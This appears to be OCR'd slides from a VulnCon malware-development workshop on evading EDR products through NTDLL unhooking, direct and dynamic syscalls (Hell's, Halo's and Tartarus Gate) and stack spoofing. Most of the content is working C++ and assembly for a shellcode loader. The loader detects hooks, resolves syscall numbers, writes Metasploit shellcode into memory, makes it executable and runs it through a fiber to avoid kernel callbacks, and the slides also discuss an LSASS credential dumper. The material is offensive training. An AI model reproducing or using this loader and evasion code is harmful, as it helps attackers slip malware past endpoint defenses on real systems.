VULNCON

Maldev Workshop - Offensive TradeCraft - Syscalls to Stack Spoofing

Instructors:


Soumyanil Biswas (@reveng007)

Faran Siddiqui (@Chrollo_l33t)

Soumyanil Biswas

VULNCON


- Junior Security Analyst @Firecompass
- Most of my daily work:
  1. OSINT
  2. Malware/Ransomware Research and Development
  3. Source Code Analysis
  4. Attack Vector Simulation automation in on-prem and Cloud Environment like AWS.
- Linux Internals, mainly Kernel Internals targeting Linux LKM based rootkit development.
- Windows Internals, currently into User-mode. But Slowly moving towards the Seed!
- CRTP Certified
- Been an International Speaker/ Presenter at **BlackHat Asia** and **USA**, **Bsides Singapore**.



Faran Siddiqui

VULNCON

- Security Researcher @Firecompass
- Most of my daily work:
  1. Vulnerability Research
  2. Malware/Ransomware Research and Development
  3. Developing automation attacks for the product.
  4. Attack Vector Simulation automation in on-prem and Cloud Environment like AWS.
- Key interests - AD, AWS, Azure and Malware development.
- Windows Internals, currently into User-mode.



VULNCON

Before Starting:

A Small Request from our side :)

- Please Ask Us questions whenever you think you are stuck or not getting any concept clearly :)
- You may raise Hand if you want.
- At first, we won't be needing Havoc, it would be needed in Stack Spoofing Part! So Don't Open Kali VM Now :)

4. Some EDR Bypass Techniques:

1. NT API Unhooking to Bypass Api Hooking:
Loading another fresh copy of Ntdll (.text section of it) into the process Memory either from file system or as RDLL.
Eg: Ntdll Unhooking

2. RePatching to Bypass Api Hooking:
Counter Patch to the EDR patch done to a particular API.
Eg: UnhookingPatch

3. Manual Mapping:
Manually Loading a target Dll/module/library (called Proxying DLL Loads) into process memory, in order to Evade ETWTi or Kernel Callback.
Eg:
i. LdrLibraryEx
ii. DarkLoadLibrary

4. OverLoad Mapping/ Module Stomping/ Module OverLoading:
Loading/injecting a legit DLL into a process and overwriting it's .text section with our shellcode/PE payload (No need of allocating any RX permission via Apis as Dlls already have an allocated Executable page).
Done to Evade EDR Based Memory Scans.
(OverLoad Mapping technique may change a bit here and there, but base concept is same!)
Eg: Module Stomping

4. Some EDR Bypass Techniques:


5. Syscall Usage to Bypass Api Hooking: => Alternative technique to bypass API Hooking (discussed in 1. and 2.)

Direct and Indirect Syscall usage (static/Dynamic) => Main Agenda of Today's Workshop

6. Thread Stack Spoofing: => Main Agenda of Today's Workshop

To Evade Call Stack Based Detection **(Stack Monitoring)** via **ETWTi**

5. EDR Hooking Internals:



Credit @naksyn

- This is how EDR hooks!
- This is how EDR hook looks under debugger!

```
00007FFABDFCD2D0   4C:8BD1          mov r10,rcx          ZwAllocateVirtualMemory
00007FFABDFCD2D3   B8 18000000      mov eax,18   <- SSN
00007FFABDFCD2D8   F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
00007FFABDFCD2E0   75 03            jne ntdll.7FFABDFCD2E5
00007FFABDFCD2E2   0F05             syscall
00007FFABDFCD2E4   C3               ret
```

[^] Nt Api : Not Hooked!

```
00007FFABDFCD2D0   E9 A32EFEBF      jmp 7FFA7DFB0178     ZwAllocateVirtualMemory
00007FFABDFCD2D5   CC               int3
00007FFABDFCD2D6   CC               int3
00007FFABDFCD2D7   CC               int3
```


[^] Nt Api : Hooked!

6. Syscalls Introduction:

Normal API Flow:

1. Windows system calls or syscalls serve as an interface for programs to interact with the system

2. Enabling them to request specific services such as reading or writing to a file, creating a new process, or allocating memory, etc



7. Direct System Calls:


Now in order to ***Evade User Mode Winapi/ Native API Hooks done by AV/EDR*** :

We have to use a different mechanism.

Direct Syscall Implementation Flow

⇒ No User EDR/ Ring-3 Hooking

⇒ ***Bypassing*** User-Mode inline Ntdll Hooking done by EDR via injecting an ***EDR.dll*** into malware process.



7. Direct System Calls:

Windows Syscall Structure

- The first instruction moves the value stored in rcx to r10.
- Then the syscall no if moved to the EAX register and then the "***syscall***" instruction for 64 bit ("***sysenter***" for 32bit) is called.

```
NtAllocateVirtualMemory proc
    mov r10, rcx
    mov eax, 18h
    syscall
    ret
NtAllocateVirtualMemory endp
```

Link to Resources :
1. Undocumented NTinternals
2. ReactOs - NTDLL Reference

7. Direct System Calls:

- Now, we gonna Test a Public Famous Tooling named, Dumpert (by @Outflank).
- This is a LSASS memory dumper which uses direct system calls.
- Let's test this against an OpenSource Pretty Famous EDR : BestEdrOfTheMarket by Yazid Benjamaa

Dumpert Demo Video:

PATH =

file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/1.DirectStaticSyscall/1.Dumpert_EDR_nt_bypass.mp4

NOTE:
Famous APT used this technique:
Chimera
(used code snippets of ***Dumpert*** and ***mimikatz*** in their tooling)

6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:

- Let's see *DirectStatic.cpp*

```
int isItHooked(LPVOID addr)
{
    BYTE stub[] = "\x4c\x8b\xd1\xb8";
    if (memcmp(addr, stub, 4) != 0)
    {
        return -1;
    }
    return 0;
}
```

```
BOOL resolve_syscalls()
{
    // Init some important stuff
    PNT_TIB pTIB = NULL;
    PTEB pTEB = NULL;
    //PPEB pPEB = NULL;
    PPEB pPEB2 = NULL;

    // Refer: https://en.wikipedia.org/wiki/Win32_Thread_Information_Block
    //
    // In link, Refer Table: Contents of the TIB on Windows: 13th Row
    pPEB2 = (PPEB)__readgsqword(0x60);
    if (pPEB2 == NULL)
    {
        printf("Unable to get ptr to PEB\n");
        return NULL;
    }
    else
    {
        printf("\n[+] Got pPEB: Directly via offset (from TIB) -> PEB\n");
    }

    // ========================= End: Directly via offset (from TIB) -> PEB ========================================

    // Resolve the syscalls
    // Windows 10 / Server 2016
    if (pPEB2->OSMajorVersion == 10 && pPEB2->OSMinorVersion == 0)
    {
        NtAllocateVirtualMemory = &NtAllocateVirtualMemory10;
        NtWriteVirtualMemory = &NtWriteVirtualMemory10;
        NtProtectVirtualMemory = &NtProtectVirtualMemory10;
        //ZwCreateThreadEx = &ZwCreateThreadEx10;
        //NtWaitForSingleObject = &NtWaitForSingleObject10;
    }
    // Not any of the above
    else
    {
        return FALSE;
    }

    return TRUE;
}
```

Bytes/ Type	offset (32-bit, FS)	offset (64-bit, GS)	Windows Versions	Description
pointer	FS:[0x00]	GS:[0x00]	Win9x and NT	Current Structured Exception Handling (SEH) frame Note: the 64-bit version of Windows uses stack unwinding done in kernel mode instead.
pointer	FS:[0x04]	GS:[0x08]	Win9x and NT	Stack Base / Bottom of stack (high address)
pointer	FS:[0x08]	GS:[0x10]	Win9x and NT	Stack Limit / Ceiling of stack (low address)
pointer	FS:[0x0C]	GS:[0x18]	NT	`SubSystemTib`
pointer	FS:[0x10]	GS:[0x20]	NT	Fiber data
pointer	FS:[0x14]	GS:[0x28]	Win9x and NT	Arbitrary data slot
pointer	FS:[0x18]	GS:[0x30]	Win9x and NT	Linear address of TEB
End of NT subsystem independent part; below are Win32-dependent				
pointer	FS:[0x1C]	GS:[0x38]	NT	Environment Pointer
pointer	FS:[0x20]	GS:[0x40]	NT	Process ID (in some Windows distributions this field is used as `DebugContext`)
pointer	FS:[0x24]	GS:[0x48]	NT	Current thread ID
pointer	FS:[0x28]	GS:[0x50]	NT	Active RPC Handle
pointer	FS:[0x2C]	GS:[0x58]	Win9x and NT	Linear address of the thread-local storage array
pointer	FS:[0x30]	GS:[0x60]	NT	Linear address of Process Environment Block (PEB)
4	FS:[0x34]	GS:[0x68]	NT	Last error number

6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:

- Let's see *DirectStatic.cpp*

It is checking whether NtApis are hooked Or NOT!

```
int main()
{
    printf("\n\nCheck Best-Of-EDR-Market\n"); getchar();

    if (isItHooked(GetProcAddress(GetModuleHandleA(ntdll), NtAlloc)))
    {
        printf("NtAllocateVirtualMemory Hooked\n");
    }
    else
    {
        printf("[+] NtAllocateVirtualMemory UnHooked\n");
    }

    if (isItHooked(GetProcAddress(GetModuleHandleA(ntdll), NtWrite)))
    {
        printf("NtWriteVirtualMemory Hooked\n");
    }
    else
    {
        printf("[+] NtWriteVirtualMemory UnHooked\n");
    }

    if (isItHooked(GetProcAddress(GetModuleHandleA(ntdll), NtProtect)))
    {
        printf("NtProtectVirtualMemory Hooked\n");
    }
    else
    {
        printf("[+] NtProtectVirtualMemory UnHooked\n");
    }
```

Shellcode storage and related variables (keep in mind this not encrypted/ obfuscated)

```
// ========================== Naked Msf Calc Shellcode: ========================================

// Define the shellcode to be injected
unsigned char enc_shellcode_bin[] = "\xFC\x48\x83\xE4\xF0\xE8\xC0\x00\x00\x00\x41\x51\x41\x50\x52\x

unsigned int shellcode_size = sizeof(enc_shellcode_bin);

// SIZE_T shellcode variable for NT api operation
SIZE_T shellcode_size2 = sizeof(enc_shellcode_bin);
ULONG shcSize = (ULONG)shellcode_size;

// ========================== Naked Msf Calc Shellcode: ========================================
```

6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:

- Let's see *DirectStatic.cpp*

Corresponding Syscalls of declared NtApis got resolved from the below mentioned asm file.

We can refer this website to see syscall numbers corresponding to called NTApis.

```
// Resolve the direct syscalls
if (!resolve_syscalls())
{
    printf("[!] Failed to resolve syscalls!\n");
    return 1;
}
printf("[+] Syscalls resolved!\n");
```

System Call Symbol	Windows 10 (hide)	
	1809	1903
NtAcceptConnectPort	0x0002	0x0002

```
NtWriteVirtualMemory10 proc
                       mov r10, rcx
                       mov eax, 3Ah
                       syscall
                       ret
NtWriteVirtualMemory10 endp
```

6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:

- Let's see *DirectStatic.cpp*

Now, Process Injection APIs will be used to perform process Injection.

```
// ============== NtAllocateVirtualMemory() ========================

NTSTATUS status1 = NtAllocateVirtualMemory(MyCurrentProcess(), &BaseAddress, 0, &shellcode_size2, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

if (!NT_SUCCESS(status1))
{
    printf("[!] Failed in NtAllocateVirtualMemory (0x%X)\n", status1);
    //printf("[!] Failed in NtAllocateVirtualMemory (%u)\n", GetLastError());
    //printf("[!] Failed in NtAllocateVirtualMemory (%u)\n", NtGetLastError());
    return 1;
}
else
{
    printf("\t=> Called NtAllocateVirtualMemory\n");
}

// ============== End: NtAllocateVirtualMemory() ========================
```

```
// ================ NtWriteVirtualMemory() ================================

NTSTATUS  NtWriteStatus1 = NtWriteVirtualMemory(MyCurrentProcess(), BaseAddress, (PVOID)enc_shellcode_bin, shcSize, NULL);

if (!NT_SUCCESS(NtWriteStatus1))
{
    printf("[!] Failed in NtWriteVirtualMemory (0x%X)\n", NtWriteStatus1);
    //printf("[!] Failed in NtWriteVirtualMemory (%u)\n", GetLastError());
    return 1;
}
else
{
    printf("\t=> Called NtWriteVirtualMemory\n");
}

// ================ End: NtWriteVirtualMemory() ================================
```

```
// ======================== NtProtectVirtualMemory() ========================

DWORD OldProtect = 0;

NTSTATUS NtProtectStatus = NtProtectVirtualMemory(MyCurrentProcess(), &BaseAddress, &shellcode_size2, PAGE_EXECUTE_READ, &OldProtect);
if (!NT_SUCCESS(NtProtectStatus))
{
    printf("[!] Failed in NtProtectVirtualMemory (0x%X)\n", NtProtectStatus);
    //printf("[!] Failed in NtProtectVirtualMemory (%u)\n", GetLastError());
    return 1;
}
else
{
    printf("\t=> Called NtProtectVirtualMemory\n");
}

// ======================== End: NtProtectVirtualMemory() ========================
```

```
printf("\n[*] Creating a fiber that will execute the shellcode...\n");

PVOID mainFiber = ConvertThreadToFiber_p(NULL);

// create a fiber that will execute the shellcode
PVOID shellcodeFiber = CreateFiber_p(NULL, (LPFIBER_START_ROUTINE)BaseAddress, NULL);

// manually schedule the fiber that will execute our shellcode
SwitchToFiber_p(shellcodeFiber);
```

6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:

- Let's see *DirectStatic.cpp*

Now, what is Fiber ?

A *fiber* is a unit of execution that must be manually scheduled by the application. Fibers run in the context of the threads that schedule them. Each thread can schedule multiple fibers. In general, fibers do not provide advantages over a well-designed multithreaded application. However, using fibers can make it easier to port applications that were designed to schedule their own threads.

⇒ Meaning, User Mode software have to manually call ***`fiber`*** which is quite different from calling a thread in windows OS.
As threads are handled by the Windows kernel (which means, thread creation triggers ***Kernel callbacks.***)

⇒ But here, ***Fibers*** will ***Evade those Kernel Call Back*** as well as ***User-Mode Hooks*** (If not placed on these WinApis, mostly there are not)

NOTE:

If needed to run the binary in another machine where, Visual Studio is not there.

Also add /MT compiler flag! => To statically links CRT functions together in a binary (Yeah, U guessed it, it bloats the implant)

To set this compiler option in the Visual Studio development environment

1. Open the project's **Property Pages** dialog box. For details, see Set C++ compiler and build properties in Visual Studio.
2. Select the **Configuration Properties** > **C/C++** > **Code Generation** property page.
3. Modify the **Runtime Library** property.

Source:
https://learn.microsoft.com/en-us/windows/win32/procthread/fibers

6. Direct System Calls:

Let’s Create a Simple Loader of our own, but by implementing Direct Static Syscall:

Direct Static Syscall Loader Demo Video:

PATH=

file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/1.DirectStaticSyscall/2.DirectStaticsyscallLoader_EDR_nt_bypass.mp4

6.1. DrawBack of Direct Static/ Hard Coded Syscalls:

Point 1:

By using ObjDump On the malware sample:

objdump.exe -M intel -D Outflank-Dumpert.exe | Select-String -Pattern syscall -Context 4

```
objdump.exe -M intel -D Outflank-Dumpert.exe | Select-String -Pattern syscall -Context
4
```

```
umpert> objdump.exe -M intel -D .\x64\Release\Outflank-Dumpert.exe | Select-String -Pattern
syscall -Context 4

     140001c1a: e8 8d 28 00 00          call   0x1400044ac
     140001c1f: cc                      int3
     140001c20: 4c 8b d1                mov    r10,rcx
     140001c23: b8 23 00 00 00          mov    eax,0x23
>    140001c28: 0f 05                   syscall
     140001c2a: c3                      ret
     140001c2b: 4c 8b d1                mov    r10,rcx
     140001c2e: b8 0c 00 00 00          mov    eax,0xc
>    140001c33: 0f 05                   syscall
     140001c35: c3                      ret
     140001c36: 4c 8b d1                mov    r10,rcx
     140001c39: b8 37 00 00 00          mov    eax,0x37
>    140001c3e: 0f 05                   syscall
     140001c40: c3                      ret
     140001c41: 4c 8b d1                mov    r10,rcx
     140001c44: b8 4d 00 00 00          mov    eax,0x4d
>    140001c49: 0f 05                   syscall
     140001c4b: c3                      ret
     140001c4c: 4c 8b d1                mov    r10,rcx
     140001c4f: b8 33 00 00 00          mov    eax,0x33
>    140001c54: 0f 05                   syscall
     140001c56: c3                      ret
     140001c57: 4c 8b d1                mov    r10,rcx
     140001c5a: b8 15 00 00 00          mov    eax,0x15
>    140001c5f: 0f 05                   syscall
     140001c61: c3                      ret
     140001c62: 4c 8b d1                mov    r10,rcx
     140001c65: b8 1b 00 00 00          mov    eax,0x1b
>    140001c6a: 0f 05                   syscall
     140001c6c: c3                      ret
     140001c6d: 4c 8b d1                mov    r10,rcx
     140001c70: b8 52 00 00 00          mov    eax,0x52
>    140001c75: 0f 05                   syscall
     140001c77: c3                      ret
```

All syscall instruction call can be seen now!

⇒ which warrants a warning sign, as binary using hard coded syscalls is not so popular.

6.1. DrawBack of Direct Static/ Hard Coded Syscalls:

Point 2:

Normal API Flow (as shown Earlier) is Ruptured:

They Usually prefer to go through user-mode DLLs like:

```
notepad.exe → kernel32 → kernelbase → ntdll.dll → Kernel Mode
```

But in this case (Direct Syscall):

```
direct_syscall_loader.exe → Kernel Mode ⇒ IOC!
```

6.1. DrawBack of Direct Static/ Hard Coded Syscalls:

Point 3: SSNs Differ! 😢

- **SSNs** can change among Windows versions
- And in practical real life situations of red team activities, the specific Windows version of the target is ***Mostly Unknown*** .

- If hard coding a specific SSN is done, code will fail or cause Memory Crash on a different version of Windows.

To OverCome this:


- Please Welcome: *Dynamic SSN Extraction Methods*

7. Direct Dynamic Syscalls:

7.1. Direct Dynamic Syscall-Id retrieval:

- If you see a bit carefully, you can find that every syscall ID resides at a fixed offset, ***4 bytes*** beyond the initial address of the function.

- This *consistent format* allows us to easily ***Extract the syscall ID*** (***SSN***) by simply accessing and reading a **Specific Memory Location** .



NOTE:
Famous APT groups and C2 used this technique:

1. AvosLocker Ransomware (+ API hashing)
2. Bazar Downloader Backdoor (+ API hashing)
3. Lazarus Group (+ API hashing)
4. Brute Ratel C4 (+ API hashing)

7. Direct Dynamic Syscalls:

7.2. Direct Dynamic Syscall/ SSN Extraction Methods:

Hell's Gate by smelly_vx (@smelly_vx) and Paul L. (@am0nsec)


Retrieving syscalls directly, which is case of Nt-api hooking will fall short and will detected by AV/EDRs and process will be terminated.

Halo's Gate (Modified Hell's Gate) by ReenzOh (@SEKTOR7net)

- Lookup syscall but first checks whether, **first instruction is a JMP** or not.
- Just a modified form of Hell's Gate, which will mitigate the issue of Nt-api hooking.
- Let's say, **NtAllocateVirtualMemory** (which is hooked): Neighboring NtApis are not hooked!

Previous Api (**ZwQueryValueKey**) is **17**
and Next Api (**ZwQueryInformationProcess**) is **19**.

=> Basically, just look at the neighbors numbers and adjust accordingly.



7. Direct Dynamic Syscalls:

7.2. Direct Dynamic Syscall/ SSN Extraction Methods:

TartarusGate (Modified Halo's Gate) by trickster012 (@trickster012)

• Lookup syscall but first checks whether, **first or third instruction (upgradation over Halo's Gate) is a JMP** or not.

• Other features relating to hooking evasion are literally same as Halo's Gate, except some assembly obfuscation.

Modified TartarusGate! (Checking diversified User-land Hooks made by various AVs/EDRs)

• Lookup syscall but first checks whether, **first, third, eighth, tenth or twelfth instruction (upgradation over Tartarus Gate) is a JMP** or not.

• Other features relating to hooking evasion are literally same as above.

• More EDR bypass => More EDR, More Diverse ways of hooking APIs.

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Source:
1. https://github.com/am0nsec/HellsGate
2. https://vxug.fakedoma.in/papers/VXUG/Exclusive/HellsGate.pdf

Let's perform a line by line explanation of code:

1.
```
